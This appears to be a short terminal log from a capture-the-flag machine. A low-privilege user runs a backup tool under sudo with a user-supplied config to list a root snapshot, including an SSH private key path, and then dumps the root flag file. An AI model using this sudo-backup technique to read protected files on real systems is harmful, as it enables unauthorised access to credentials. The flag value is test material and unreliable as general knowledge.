snapshot c0ca1396 of [/root] at 2025-09-01 16:49:13.138741792 +0000 UTC by root@codeparttwo filtered by
 []:
/root
```


marco@codeparttwo:~$ sudo npbackup-cli --ls -c ./npbackup.conf
2025-09-01 16:49:38,501 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 202503
2101 - Copyright (C) 2022-2025 NetInvent running as root
2025-09-01 16:49:38,531 :: INFO :: Loaded config 4E3B3BFD in /home/marco/npbackup.conf
2025-09-01 16:49:38,542 :: INFO :: Showing content of snapshot latest in repo default
2025-09-01 16:49:40,712 :: INFO :: Successfully listed snapshot latest content:
snapshot c0ca1396 of [/root] at 2025-09-01 16:49:13.138741792 +0000 UTC by root@codeparttwo filtered by
[]:
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.cache/motd.legal-displayed
/root/.local
/root/.local/share
/root/.local/share/nano
/root/.local/share/nano/search_history
/root/.mysql_history
/root/.profile
/root/.python_history
/root/.sqlite_history
/root/.ssh
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.vim
/root/.vim/.netrwhist
/root/root.txt
/root/scripts
/root/scripts/backup.tar.gz
/root/scripts/cleanup.sh
/root/scripts/cleanup_conf.sh
/root/scripts/cleanup_db.sh
/root/scripts/cleanup_marco.sh
/root/scripts/npbackup.conf
/root/scripts/users.db
2025-09-01 16:49:40,713 :: INFO :: Runner took 2.171157 seconds for ls
2025-09-01 16:49:40,713 :: INFO :: Operation finished
2025-09-01 16:49:40,719 :: INFO :: ExecTime = 0:00:02.221547, finished, state is: success.
marco@codeparttwo:~$ sudo npbackup-cli --dump /root/root.txt -c ./npbackup.conf
07867d0892889723dfd7b352010763d9
marco@codeparttwo:~$